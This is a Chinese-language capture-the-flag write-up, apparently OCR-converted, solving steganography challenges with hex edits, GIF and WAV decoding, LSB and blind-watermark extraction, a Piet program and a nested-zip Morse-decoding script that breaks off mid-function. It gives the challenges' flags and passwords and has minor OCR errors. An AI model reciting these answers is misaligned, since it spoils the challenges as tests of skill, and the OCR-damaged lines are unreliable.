0020h:   00 00 58 26 2C 00 25 16 00 00 25 16 00 00 00 00   ..X&,.%...%.....
0030h:   00 00 00 00 00 00 23 1A 17 27 1E 1B 29 20 1D 2A   ......#..'..) .*
0040h:   21 1E 26 1D 1A 31 28 25 35 2C 29 33 2A 27 38 2F   !.&..1(%5,)3*'8/
0050h:   2C 2F 26 23 33 2A 26 2D 24 20 3B 32 2E 32 29 25   ,/&#3*&-$ ;2.2)%
```

将0010h行的32 01 改为 32 04 再用ps打开就可以看见flag了



对bmp图片结构的解释：

Example 1 [edit]

Following is an example of a 2×2 pixel, 24-bit bitmap (Windows DIB header BITMAPINFOHEADER) with pixel format RGB24.


Offset	Size	Hex value	Value	Description
BMP Header				
0h	2	42 4D	"BM"	ID field (42h, 4Dh)
2h	4	46 00 00 00	70 bytes (54+16)	Size of the BMP file (54 bytes header + 16 bytes data)
6h	2	00 00	Unused	Application specific
8h	2	00 00	Unused	Application specific
Ah	4	36 00 00 00	54 bytes (14+40)	Offset where the pixel array (bitmap data) can be found
DIB Header				
Eh	4	28 00 00 00	40 bytes	Number of bytes in the DIB header (from this point)
12h	4	02 00 00 00	2 pixels (left to right order)	Width of the bitmap in pixels
16h	4	02 00 00 00	2 pixels (bottom to top order)	Height of the bitmap in pixels. Positive for bottom to top pixel order.
1Ah	2	01 00	1 plane	Number of color planes being used
1Ch	2	18 00	24 bits	Number of bits per pixel
1Eh	4	00 00 00 00	0	BI_RGB, no pixel array compression used
22h	4	10 00 00 00	16 bytes	Size of the raw bitmap data (including padding)
26h	4	13 0B 00 00	2835 pixels/metre horizontal	Print resolution of the image, 72 DPI × 39.3701 inches per metre yields 2834.6472
2Ah	4	13 0B 00 00	2835 pixels/metre vertical	
2Eh	4	00 00 00 00	0 colors	Number of colors in the palette
32h	4	00 00 00 00	0 important colors	0 means all colors are important
Start of pixel array (bitmap data)				
36h	3	00 00 FF	0 0 255	Red, Pixel (x=0, y=1)
39h	3	FF FF FF	255 255 255	White, Pixel (x=1, y=1)
3Ch	2	00 00	0 0	Padding for 4 byte alignment (could be a value other than zero)
3Eh	3	FF 00 00	255 0 0	Blue, Pixel (x=0, y=0)
41h	3	00 FF 00	0 255 0	Green, Pixel (x=1, y=0)
44h	2	00 00	0 0	Padding for 4 byte alignment (could be a value other than zero)

easy_stego_gif1

网站https://tu.sioe.cn/gj/fenjie/一把梭，这个网站可以将gif图片先一帧一帧提取出来，再按顺序拼接在一起

easy_stego_gif2

下载附件后发现这个gif图片打不开，打开010一看发现缺少了gif文件头，手动加上文件头GIF89a




现在能正常读取图片了，但是这不是gif动图，也没有显示flag，这里要使用到identify 工具来识别规律

✅ identify -format "%T" ok.gif

```
┌──(root㉿localhost)-[~/桌面]
└─# identify -format "%T" ok.gif
666620102010102020202010202010102010201020202020201020102020101
020201010101020101020201010102020102020101020101020202010102010
010202010102010101020201010201020102010101020202010202010102020
010202010102020102010201010202010202020101020102020201010202010
020202010202010201020101020202020102020101020202010202010101020
020202010202010202020101020201020102010102020102020202010102010
020202020101020101010202010102020101020201010201020102020102010
102020201010201020202020101020201010201010202020201020101020201
010202010202020101020101020201010202010101020202020102020101020
101020201010201020102010101010102010
```

我们将这些值复制出来，新建一个文本文档，将开头的四个 6 删除过，ctrl+h 替换数字



将 10 全部替换为 1，将 20 全部替换为 0，得到下面的二进制，然后去网站 https://www.rapidtables.com/convert/number/ascii-hex-bin-dec-converter.html一把梭即可

```
01011000010011010100000101001110011111011001110010011011000110101001101110011010101100001100011001010110010101100100000110100011001000110010101100001001100010011100001100100011001010110010000011010000110111001100110011010100110110001101000011001101100001011001010110001101100110011000010011001100110101011111101
```

Open File × Reset

Number delimiter

Space

0x/0b prefix

ASCII text

```
XMAN{96575beed4dea18ded4735643aecfa35}
```

Hex (bytes)

```
58 4D 41 4E 7B 39 36 35 37 35 62 65 65 64 34 64 65 61 31 38 64 65 64
34 37 33 35 36 34 33 61 65 63 66 61 33 35 7D
```

Binary (bytes)

```
01011000010011010100000101001110011111011001110010011011000110101001101
01110011010101100010011001010110010101100100001101000110010001100101
```

Decimal (bytes)

```
88 77 65 78 123 57 54 53 55 53 98 101 101 100 52 100 101 97 49 56 100
101 100 52 55 51 53 54 52 51 97 101 99 102 97 51 53 125
```

Base64

```
WE1BTns5NjU3NWJlZWQ0ZGVhMThkZWQ0NzM1NjQzYWVjZmEzNX0=
```

easy_stego_1

得到一张图片，foremost查看后分离出一个压缩包


将压缩包解压后得到一个一个 txt文件和两张一模一样的图片，根据图片长得一样和txt文件内容的暗示，猜测是盲水印，利用脚本得到flag

Usage

注意程序python2和python3版本的加解密结果会有所不同，主要原因是python2和python3 random的算法不同，如果要让python3兼容python2的random算法请加 --oldseed参数。

注意：python2和python3的算法是不一样的，所以做题目的时候得两个都试试才行，这里他是python2的算法


✅ python bwm.py decode day1.png day2.png day1_day2.png



得到flag

easy_stego_2


附件是一张图片，可以用foremost再分离出一张图片



再用stegsolve中的dataextract，调成red通道0位，LSB First即可，向上翻一下就可以看见flag

easy_stego_3

得到一张图片，放进010一看看到了类似于密码的东西——7his_1s_p4s5w0rd



foremost出来一个压缩包，解压继续得到一张图片secret.png

这里就需要用到LSB解密了，key值就是上面的7his_1s_p4s5w0rd，注意，如果输出文件里面没有任何内容，说明密码是错误的


```
┌──(root㉿localhost)-[~/桌面/cloacked-pixel]
└─# python2 lsb.py extract secret.png 1.txt 7his_1s_p4s5w0rd
[+] Image size: 2048×1284 pixels.
[+] Written extracted data to 1.txt.
```


✅ python2 lsb.py extract secret.png 1.txt 7his_1s_p4s5w0rd

成功解出flag，flag{2e55f884-ef01-4654-87b1-cc3111800085}

Wav测一测

拿到wav文件放进Audacity看一看，这里考察的是将波形图转化为二进制编码，在上面的就记为1，在下面的就记为0





譬如说开头几个，就记为101101，以此往下记，最终的编码是

10110100110110101111000011010000101101000110011011101000011001101011001010110000101101001001010010011010011000000110100011101110110010001000101011010000110100001100011011011010101000101111000011001100101000100111101001111101

这里一共是223个字符，然后猜测一下，在最开头加上一个0，然后正好可以被8整除，8个为一组转成10进制再转成ASCII码即可得到base64，再解码就是flag

好用的解码网站：https://www.rapidtables.com/convert/number/ascii-hex-bin-dec-converter.html

☐ 0x/0b prefix

ASCII text

```
ZmxhZ3t3YXZJMO4wdEhhcmQxfQ==
```

Hex (bytes)

```
5A 6D 78 68 5A 33 74 33 59 58 5A 4A 4D 30 34 77 64 45 68 68 63 6D 51
78 66 51 3D 3D
```

Binary (bytes)

```
01011010011011010111100001101000010110100011001101110100001100110101
10010101100001011010010010100100110100110000001101000111011101100100
```

Decimal (bytes)

```
90 109 120 104 90 51 116 51 89 88 90 74 77 48 52 119 100 69 104 104 99
109 81 120 102 81 61 61
```

ASCII text

```
flag{wavI3N0tHard1}
```

Hex (bytes)

```
66 6C 61 67 7B 77 61 76 49 33 4E 30 74 48 61 72 64 31 7D
```

Binary (bytes)

```
01100110 01101100 01100001 01100111 01111011 01110111 01100001
01110110 01001001 00110011 01001110 00110000 01110100 01001000
```

Decimal (bytes)


```
102 108 97 103 123 119 97 118 73 51 78 48 116 72 97 114 100 49 125
```

Base64

```
ZmxhZ3t3YXZJM04wdEhhcmQxfQ==
```

Pixel^^

上来得到一个莫名奇妙的文件，也没有后缀




但是当我们放进kali的时候，神奇的事情就会发生，这个文件就可以被解析然后被看到


原来是kali成功识别出这是个PPM文件，于是我们将文件后缀加上ppm，文件就成功被解析了

在网上找一个在线网站，可以将ppm文件转换为png文件

https://convertio.co/zh/download/0861510669f8a081bef2e9cad775d80a15bb6f/



然后我们就可以得到一张png图片



长这个样子，这其实是一种图形编程语言，网上是有具体的运行脚本的

脚本下载链接：http://www.bertnase.de/npiet/

✅ npiet.exe -tpic flag.png

下载好后，执行命令，发现里面是一个类似于解密的小游戏，我们稍微玩一下就可以收集全所有的信息


```
你选择：
1 - 在和他谈话
2 - 回到走廊
? 1
?
你发现你 和他谈话
你：你知道flag在哪里吗
Theanyone：不行！你知道flag有多难拿吗！
你：能透露一点信息吗？
Theanyone：...好吧,我只能告诉你s7

你：....?
```

```
你的选择：
1 - 回到走廊
2 - 拉开被子

? 2
?
你发现你 你非常兴奋
里面有一个只剩下一半的纸条 上面写着5g:


你发现你 舒适的卧室. 床上变得非常的乱.
你感到很内疚.
```

```
你：这是?....
1 - 输入1以继续
? 1
? 纸条上有一些不清楚的数字,勉强能看出来这是:42 51 53 3f 38 46 23 6b 73 2d 45 2b 2a 57 3a 40 55 57 74 5d 46 59 37 30 42 4
4 28 66 72 60 30 65 6d 57 25 36 55 75 47 70 45 5f 6e 4d 6d 3d 44 3b 4d 63 42 34 47 64 39 40 3a 2a 58
```

42 51 53 3f 38 46 23 6b 73 2d 45 2b 2a 57 3a 40 55 57 74 5d 46 59 37 30 42 44 28 66 72 60 30 65 6d 57 25 36 55 75 47 70 45 5f 6e 4d 6d 3d 44 3b 4d 63 42 34 47 64 39 40 3a 2a 58

得到一串16进制编码我们将他转换一下，再使用base85解密，即可得到一个百度网盘的链接，然后根据上面告诉我们的s75g，我们猜测这是网盘的提取码，提取后成功获得flag



many_zip

一道1000个压缩包嵌套在一起的题目，不编脚本的话，得解到死，每一层里面都有下一层对应的密码，是以摩斯电码图片的形式呈现的，所以我们脚本的功能就是要实现对图片摩斯电码的识别并转化为字符串，然后再用得到的密码解开压缩包。

具体实现脚本如下：

```python
import pyzipper
from PIL import Image
zip_file = 'C:\\Users\\13740\\Desktop\\test\\manyzip_999.zip'
target_folder = 'C:\\Users\\13740\\Desktop\\test\\'
def process_image(image_path):
    img = Image.open(image_path)
    width, height = img.size
    result = []
    x=0
    while x!=width:
```

```
        pixel = img.getpixel((x, 0))
        if pixel == (0, 0, 0):
            consecutive_black = 1
            for x_next in range(x + 1, x+30):
                if img.getpixel((x_next, 0)) == (0, 0, 0):
                    consecutive_black += 1
                else:
                    break
            if consecutive_black == 30:
                result.append('-')
                x+=30
            elif consecutive_black == 10:
                result.append('.')
                x+=10
        elif pixel == (255, 255, 255):
            consecutive_white = 1
            for x_next in range(x + 1, width):
                if img.getpixel((x_next, 0)) == (255, 255, 255):
                    consecutive_white += 1
                else:
                    break
            if consecutive_white == 30:
                result.append(' ')
                x+=30
            elif consecutive_white==10:
                x+=10
            else:
                x=width
    return ''.join(result)
decode_txt = "decode.txt"
def Exchange(target,char1,char2,char3):
    result = target.replace(char1,char3)
    result = result.replace(char2,char1)
    result = result.replace(char3, char2)
    return result
def GetFile(path):
    dic = dict()
    txt = ""
    with open(path, "r") as fp:
        txt = fp.read()
        lis_data = list(set(txt.split("\n")))
        if "" in lis_data:
            lis_data.remove("")
        for datas in lis_data:
            key, data = datas.split(" ")
